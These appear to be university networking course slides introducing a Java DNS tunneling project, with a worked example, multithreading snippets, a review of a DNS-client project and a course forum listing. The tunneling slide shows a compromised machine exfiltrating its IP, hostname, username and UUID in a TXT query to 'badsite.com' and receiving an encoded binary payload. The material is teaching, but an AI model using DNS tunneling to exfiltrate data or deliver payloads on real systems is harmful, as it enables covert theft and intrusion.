




# Presentation of Project 2



# DNS Tunneling

```
java Client 139.165.99.199 ddi.uliege.be A
```



Compromised System



IP Address: 9.8.7.6  
(base64: OS44LjcuNg\_\_)

Hostname: Win7-home  
(base64: V2luNy1ob21l)

Username: Harry Potter  
(base64: SGFycnkgUG90dGVy)

System UUID: 246...XYZ  
(base64: MjQ24oCmWFla)

DNS Request:

Type: TXT

Query: OS44LjcuNg\_\_-V2luNy1ob21l-SGFycnkgUG90dGVy-MjQ24oCmWFla.badsite.com

LAN/WAN  
WWW

DNS Server



DNS Response:

Type: TXT

Code: NOERROR

Response:

NGQ1YTkwMDAwMzAwMDAw  
MDA0MDAwMDAwZmZmZjAw  
MDAKYjgwMDAwMDAwMDAw  
MDAwZjgwMDAwMDAKMGUx  
ZmJhMGUwMG10MD1jZDIx  
YjgwMTRjY2QyMTU0NjgK  
Njk3MzIwNzA3MjZmNjc3  
MjYxNmQyMDYzNjE2ZTZl  
NmYKNzQyMDYyNjUyMDcy  
NzU2ZTIwNjk2ZTIwNDQ0  
ZjUzMjAKNmQ2ZjY0NjUy  
ZTBkMGQwYTI0MDAwMDAw  
MDAwMDAwMDAKMzNmZjgy  
NmM3NmZlZWMYMDc3OWVl  
YzIwNzc5ZWVjMjAKOWY4

# Test your server

- Transform <https://submit.montefiore.ulg.ac.be/index.html> into its Base32 representation:  
nb2hi4dthixs643vmjwws5bonvxw45dfmzuw64tffz2wyzzomfrs4ytff5uw4zdfpaxgq5dnnq=====
- “=” at the end are for padding, but it can be inferred from the full length, so they are optional.
- You will all use the same “owned domain name”: tnl.test
- If your DNS server is 192.168.0.42, your query will look like:
  - `java Client 192.168.0.42 nb2 ... nnq.tnl.test TXT`
  - `nslookup -type=txt -vc nb2 ... nnq.tnl.test 192.168.0.42`
- Your DNS server will perform an HTTP request and send you back the response in the TXT answer encoded in Base64.



# Multithreading

```
public class RunnableExample implements Runnable {

    public static void main(String[] args) {
        System.out.println("Inside : " + Thread.currentThread().getName());

        System.out.println("Creating Runnable...");
        Runnable runnable = new RunnableExample();

        System.out.println("Creating Thread...");
        Thread thread = new Thread(runnable);

        System.out.println("Starting Thread...");
        thread.start();
    }

    @Override
    public void run() {
        System.out.println("Inside : " + Thread.currentThread().getName());
    }
}
```

```
ServerSocket serverSocket = new ServerSocket(portNumber);
```

```
while(! isStopped()){  
    Socket clientSocket = null;  
    try {  
        clientSocket = this.serverSocket.accept();  
    } catch (IOException e) {  
        if(isStopped()) {  
            System.out.println("Server Stopped.") ;  
            return;  
        }  
        throw new RuntimeException(  
            "Error accepting client connection", e);  
    }  
  
    new Thread(  
        new WorkerRunnable(  
            clientSocket, "Multithreaded Server")  
        ).start();  
}
```





Notes

# Resources

- Encode and decode in/from Base64 and Base32:
  - <https://gchq.github.io/CyberChef/>
  - base32 and base64 on Linux
- “Easily” perform HTTP requests with `java.net.HttpURLConnection`
- Check: <https://www.baeldung.com/java-http-request>
- Multithreading:
  - <https://www.baeldung.com/java-concurrency>
  - <https://www.callicoder.com/java-multithreading-thread-and-runnable-tutorial/>
- Use the Internet (Google and Stackoverflow are your friend, but keep a critical thinking)

# Guidelines

- **Hard** deadline for the 11th of December
- You can do the project alone or **in group of two**
- The statement will be available on **eCampus** during this afternoon
- Ask your questions on **eCampus**, thus when I reply to you, everyone can have the information

# Review of Project 1

# Notes

- Keep in mind there is **no exception** with the deadline:
  - 21 submissions on 1th at 23h59
  - 78 submissions on 2th at 23h59
  - 4 tries of submission after the deadline
- Ask your questions on eCampus to directly share the answer with everyone

1 usage

```
82 public byte[] toBytes(boolean withTcpLengthHeader) {
83     // Allocate byte buffer
84     int packetSize = getSize();
85     ByteBuffer buffer = ByteBuffer.allocate( capacity: packetSize + (withTcpLengthHeader ? 2 : 0));
86
87     // Add mandatory length header for TCP communication
88     if (withTcpLengthHeader) {
89         buffer.putShort((short)(packetSize & 0xffff));
90     }
91
92     // Add header bytes
93     buffer.putShort((short)(_queryId & 0xffff));
94     buffer.put((byte)(((isResponse & 1) << 7) | ((_queryCode & 0xf) << 3) | ((isAuthoritativeAnswer & 1) << 2) |
95         ((_isTruncated & 1) << 1) | (_isRecursionDesired & 1)));
96     buffer.put((byte)(((isRecursionAvailable & 1) << 7) | (_responseCode & 0xf)));
97     buffer.putShort((short)(_numberOfQuestions & 0xffff));
98     buffer.putShort((short)(_numberOfAnswers & 0xffff));
99     buffer.putShort((short)(_numberOfNameServers & 0xffff));
100    buffer.putShort((short)(_numberOfAdditionalRecords & 0xffff));
101
102    // Add payload bytes
103    for (Question q : _questions) {
104        buffer.put(q.toBytes());
105    }
106
107    return buffer.array();
108 }
```

1 usage

```
53 @ public static Packet fromBytes(byte[] bytes) throws ProtocolError {
54     int packetLength = ((bytes[0] & 0xff) << 8) | (bytes[1] & 0xff);
55     if (bytes.length < (packetLength + 2)) {
56         throw new ProtocolError("Response does not contain enough bytes to be valid.");
57     }

58
59     Packet packet = new Packet();
60     packet._queryId = ((bytes[2] & 0xff) << 8) | (bytes[3] & 0xff);
61     packet._isResponse = (bytes[4] >> 7) & 1;
62     packet._queryCode = (bytes[4] >> 3) & 0xf;
63     packet._isAuthoritativeAnswer = (bytes[4] >> 2) & 1;
64     packet._isTruncated = (bytes[4] >> 1) & 1;
65     packet._isRecursionDesired = bytes[4] & 1;
66     packet._isRecursionAvailable = (bytes[5] >> 7) & 1;
67     packet._responseCode = bytes[5] & 0xf;
68     packet._numberOfQuestions = ((bytes[6] & 0xff) << 8) | (bytes[7] & 0xff);
69     packet._numberOfAnswers = ((bytes[8] & 0xff) << 8) | (bytes[9] & 0xff);
70     packet._numberOfNameServers = ((bytes[10] & 0xff) << 8) | (bytes[11] & 0xff);
71     packet._numberOfAdditionalRecords = ((bytes[12] & 0xff) << 8) | (bytes[13] & 0xff);
72
73     int bytesIndex = 14;
74     for (int i = 0; i < packet._numberOfQuestions; i++) {
75         Question question = Question.fromBytes(bytes, bytesIndex);
76         System.out.println(question);
77     }

78
79     return packet;
80 }
```

```

56 | public static void main(String[] args)
57 | {
58 |     try{
59 |
60 |         Header h=new Header();
61 |         Question q;
62 |         //We construct a new Header and a new Question and we print in function of the number of arguments give in entry
63 |         if(args.length>2)
64 |         {
65 |             System.out.println("Question (NS="+args[0]+", NAME="+args[1]+", TYPE="+args[2]+")");
66 |             q=new Question(args[1], args[2]);
67 |         }
68 |         else
69 |         {
70 |             System.out.println("Question (NS="+args[0]+", NAME="+args[1]+", TYPE=A");
71 |             q=new Question(args[1], "A");
72 |         }
73 |
74 |         byte[] qh=Addbytearray(h.array(), q.array());//We combine the array of the header and the question
75 |         byte[] length=new byte[2];
76 |         byte[] l=Intintobytearray(qh.length);//We creates a 2 bytes array corresponding of the length of the message to respect TCP convention
77 |         length[0]=l[2];//Only the 2 last bytes interest us
78 |         length[1]=l[3];
79 |         byte[] message=Addbytearray(length, qh);//We combine the lengtharray with the message
80 |         byte[] response=query(message,args[0]);//We send the message with the adress of the server and takes its response
81 |
82 |         byte[] ancountb= new byte[2];
83 |         ancountb[0]=response[6];//We retrieve the 2 bytes corresponding the number of RR in the answer section
84 |         ancountb[1]=response[7];
85 |         int ancount=((ancountb[0] & 0xff) << 8) | (ancountb[1] & 0xff);//We convert it into an int
86 |         String type="A";
87 |         int TTL=0;
88 |         int RDLENGTH;
89 |         int firstbyteRR=qh.length;//This value correspond at the firstbyte place on an RR in the response
90 |
91 |         for(int i=0;i<ancount;i++)
92 |         {
93 |
94 |             for(int k=firstbyteRR+6;k<firstbyteRR+10;k++)
95 |             {
96 |                 TTL= (TTL << 8) + (response[k] & 0xff);//We convert the 4 bytes in the RR answer into a value corresponding the TTL
97 |             }
98 |             RDLENGTH= ((response[firstbyteRR+10] & 0xff) << 8) | (response[firstbyteRR+11] & 0xff);//We convert the 2 bytes in the RR answer into a value corresponding the length of the data
99 |
100 |             if(response[firstbyteRR+3]==1)//It analyse the data if the RR is of TYPE A
101 |             {
102 |                 byte[] rdata=new byte[RDLENGTH];
103 |                 for(int k=firstbyteRR+12;k<firstbyteRR+12+RDLENGTH;k++)
104 |                 {
105 |                     rdata[k-firstbyteRR-12]=response[k];//retrieve the data into a smaller byte array containing only the data
106 |                 }
107 |                 type= "A";
108 |                 System.out.print("Answer (TYPE="+type+", TTL="+TTL+", DATA=");
109 |                 for(int k=0;k<RDLENGTH;k++)
110 |                 {
111 |                     int IP=(0 << 8)+ (rdata[k] & 0xff);//We convert each byte of the data into an int value and print it to form the IP adress
112 |                     if(k<RDLENGTH-1)
113 |                     {
114 |                         System.out.print(IP+".");
115 |                     }

```



Location: /				
Name	Size	Type	Modified	
src	17.0 kB	Folder	21 October 2022, 22:32	
report.pdf	185.8 kB	PDF docum...	21 October 2022, 22:36	

Location: /src/				
Name	Size	Type	Modified	
Answer.java	8.2 kB	Java source ...	21 October 2022, 22:16	
Client.java	4.1 kB	Java source ...	21 October 2022, 22:16	
Query.java	3.3 kB	Java source ...	21 October 2022, 22:16	
Utils.java	1.4 kB	Java source ...	20 October 2022, 01:23	

Forum: Forum: Project 1 (2022-2023)

Forums are made up of individual discussion threads that can be organised around a particular subject. A thread is a conversation within a forum that includes the initial post and all replies to it. When you access a forum, a list of threads appears. [More Help](#)

Create Thread

Subscribe

Display ▾

Thread Actions

Collect

Delete

<div><div></div><div>DATE</div></div>	THREAD	AUTHOR	STATUS	UNREAD POSTS	UNREAD REPLIES TO ME	TOTAL POSTS
<div><div></div><div>30/10/22 23:03</div></div>	<a href="#">RR: name field</a>	<div><div></div><div>Ayoub Assaoud</div></div>	Published	<div>0</div>	<div>0</div>	2
<div><div></div><div>27/10/22 19:44</div></div>	<a href="#">Type de query à gérer</a>	<div><div></div><div>Thibaud Vanmechelen</div></div>	Published	<div>0</div>	<div>0</div>	2
<div><div></div><div>26/10/22 21:39</div></div>	<a href="#">Clarification regarding the assignment</a>	<div><div></div><div>Dana Rotheudt</div></div>	Published	<div>0</div>	<div>0</div>	2
<div><div></div><div>26/10/22 19:38</div></div>	<a href="#">Question projet 1</a>	<div><div></div><div>Jade Lejeune Herman</div></div>	Published	<div>0</div>	<div>0</div>	2
<div><div></div><div>26/10/22 08:55</div></div>	<a href="#">Connection ms8xx</a>	<div><div></div><div>Tom Weber</div></div>	Published	<div>0</div>	<div>0</div>	2
<div><div></div><div>24/10/22 13:46</div></div>	<a href="#">Use of I/O Stream handlers.</a>	<div><div></div><div>Guillaume Delporte</div></div>	Published	<div>0</div>	<div>0</div>	3
<div><div></div><div>23/10/22 21:48</div></div>	<a href="#">Query problem</a>	<div><div></div><div>Julien Hansen</div></div>	Published	<div>0</div>	<div>0</div>	2
<div><div></div><div>22/10/22 23:31</div></div>	<a href="#">query method</a>	<div><div></div><div>Romain Bonhomme</div></div>	Published	<div>0</div>	<div>0</div>	2
<div><div></div><div>12/10/22 14:00</div></div>	<a href="#">InetAddress class</a>	<div><div></div><div>Jordi Hoorelbeke</div></div>	Published	<div>0</div>	<div>0</div>	3

Thread Actions

Collect

Delete